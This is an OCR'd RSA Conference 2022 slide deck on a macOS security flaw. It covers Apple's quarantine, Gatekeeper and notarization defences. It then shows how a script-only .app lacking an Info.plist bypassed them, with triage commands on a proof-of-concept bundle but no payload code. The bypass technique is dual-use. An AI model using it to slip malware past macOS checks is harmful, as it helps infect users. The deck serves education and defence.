RSAConference2022
San Francisco & Digital | June 6 – 9

TRANSFORM

SESSION ID: **HT-M02**

All Your Macs Belong To Us ...Again!

Patrick Wardle

Founder
Objective-See Foundation

Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA® Conference LLC or any other co-sponsors. RSA Conference does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

WHOIS

@patrickwardle


Objective-See
a non-profit 501(c)(3) foundation.

free open-source
macOS security tools

"The Art of Mac Malware"
technical book series

"Objective by the Sea"
macOS security conference

Outline




Topics covered: os internals, reversing, malware analysis, & security tool development.

Background


how apple seeks to protect mac users

Mac Infection Vectors

…the vast majority, require user "assistance"




fake updates



poisoned search results & infected sites


Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog
Applications (Mac)	Microsoft Office 2011 Mac OSX Uploaded 07-20 19:04, Size 910.84 MiB, ULed by aceprog

pirated (trojaned) applications



The Growth of Mac Malware

…and Apple's multi-layer defense




more than Windows !?

more Mac Malware
(credit: MalwareBytes)

aim to protect the user from infecting themselves


- File quarantine
- Gatekeeper
- Notarization

anti-infection mechanisms
(applied to downloaded items)



QUARANTINE ATTRIBUTE

added to all downloaded items



Triggers checks:

- gatekeeper
- notarizations
- file quarantine

q attr: com.apple.quarantine

```
% xattr ~/Downloads/malware.app
com.apple.quarantine

% xattr -p com.apple.quarantine ~/Downloads/malware.app
0081;606ec805;Chrome;BCCEDD88-5E0C-4F6A-95B7-DBC0D2D645EC
```

xattr shows (quarantine) attributes


A quarantine attribute is added to downloaded items. When launched, it signifies the item should be subjected to various anti-infection checks.

File Quarantine (2007)

user confirmation when launching an application

file quarantine prompt
(note: "is an app")

Shortcoming:





When a user opens a downloaded item, file quarantine displays a prompt that requires explicit user confirmation before allowing the file to execute.

GATEKEEPER (2012)

block unsigned applications

Shortcoming: signed malware







Built atop File Quarantine, Gatekeeper checks the code signing information of downloaded items and blocks those that do not adhere to system policies.

NOTARIZATION (2019)

block non-verified applications



not notarized?
blocked!



"Ruined our whole op[eration]"

RSAConference2022

A (core OS) Flaw

...and root cause analysis

A Bug!?!

discovered by Cedric Owens (@cedowens)

"Wanted to get your thoughts...

I am masquerading shell script malware as an.app

I put it online. Then I download & dbl click the fake .app - the shell script launches.

No prompts at all from the OS"

Triage of the PoC

(correctly) quarantined, but unsigned & allowed!?

PoC is not signed

PoC.app
/Users/patrick/Downloads/PoC.app


Item Type: application
Hashes: view hashes
Entitled: none
Sign Auths: unsigned ('errSecCSUnsigned')

Item type: application

unsigned
(thus not notarized)


```
$ xattr ~/Downloads/PoC.app
...
com.apple.quarantine

$ xattr -p com.apple.quarantine ~/Downloads/PoC.app
0081;606fefb9;Chrome;688DEB5F-E0DF-4681-B747-1EC74C61E8B6
```

q attr is set!



An unsigned app, can bypass file quarantine, gatekeeper, and notarization requirements !?!?

So What's Going On
taking a closer look at PoC.app




```
% find PoC.app
PoC.app/Contents
PoC.app/Contents/MacOS
PoC.app/Contents/MacOS/PoC

% file PoC.app/Contents/MacOS/PoC
PoC.app/Contents/MacOS/PoC: POSIX shell script text executable, ASCII text
```

An application:

1. no Info.plist file (metadata file, describing the app)


   always present in 'normal' apps

